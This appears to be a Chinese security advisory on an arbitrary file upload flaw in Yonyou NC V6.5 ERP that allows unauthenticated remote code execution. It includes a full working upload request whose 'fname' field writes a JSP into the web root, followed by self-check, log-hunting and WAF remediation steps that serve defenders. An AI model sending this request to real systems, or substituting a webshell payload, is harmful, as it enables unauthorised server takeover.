**用友 NC 任意文件上传导致远程命令**

**执行漏洞**

日期:20220729

**一、漏洞概况**

用友 NC 是用友软件公司主打互联网平台型的 ERP 系统。

近期监测到用友 NC 系统 V6.5 版本存在任意文件上传漏洞。攻击者无需账号

密码，可利用该漏洞上传恶意文件，进而完全控制主机。

**二、漏洞处置优先级(VPT)**

综合处置优先级：高。

具体评价详情：

漏洞评价

漏洞类型

文件上传、RCE

公开程度

疑似 0day

利用前置条件

不需要

利用交互要求

0-click

漏洞利用情报

漏洞利用情报

未知

漏洞活跃度

中

影响产品评价

受影响版本

用友 NC v 6.5 版本, 其他版本可能也

受影响

影响范围

一般


有无修复补丁

无

产品使用场景

办公软件-ERP

**三、漏洞复现**


**原理分析** 


smartUpload对象，设置了可以传输的文件类型（其中包括jsp文件），并通过getFilename

在 http 请求中获取文件名。获取到文件名后拼接“

\\”，作为文件的写入路径，最终调用 saveAs 完成保存操作。

**利用过程**

Step1：上传文件 

Step2：访问执行已经上传的 JSPStep1 上传文件操作的完整数据包：

POST /aim/equipmap/accept.jsp HTTP/1.1

Host: xxxx

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8

Content-Type:multipart/form-data; boundary=---------------------------16314487820932200903769468567

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Connection: close

Upgrade-Insecure-Requests: 1

Content-Type: application/x-www-form-urlencoded

Content-Length: 436

-----------------------------16314487820932200903769468567

Content-Disposition: form-data; name="upload"; filename="222222.txt"

Content-Type: text/plain

<% out.println("bea86d66a5278f9e6fa1112d2e2fcebf"); %>

-----------------------------16314487820932200903769468567

Content-Disposition: form-data; name="fname"

\webapps\nc\_web\180900fd668c51631353aca37fc1f829.jsp

-----------------------------16314487820932200903769468567--

**四、漏洞自查**

Step1: 检查相关资产是否存在/aim/equipmap/accept.jsp 路径；

Step2: 向待测试目标发送【第三节】的数据包：

Step3: 直接上传的 JSP，如果成功说明漏洞存在。

**五、排查是否已经被攻击**

1. 排查 web 访问日志中是否包含以下特征：包含/aim/equipmap/accept.jsp 字样；

2. 检查 web 目录中是否存在非用友 NC 自带的 jsp 或 jspx 文件，或其他近期生成的

文件。

**六、修复建议**

**临时修复方案**

1. 更新 WAF 或者流量检测设备规则：将以上特征加入黑名单；

2. 对用友 NC，尤其是 /aim/equipmap/accept.jsp 路径，强化访问控制策略，加强监控。

**官方修复方案**

尚无官方修复补丁。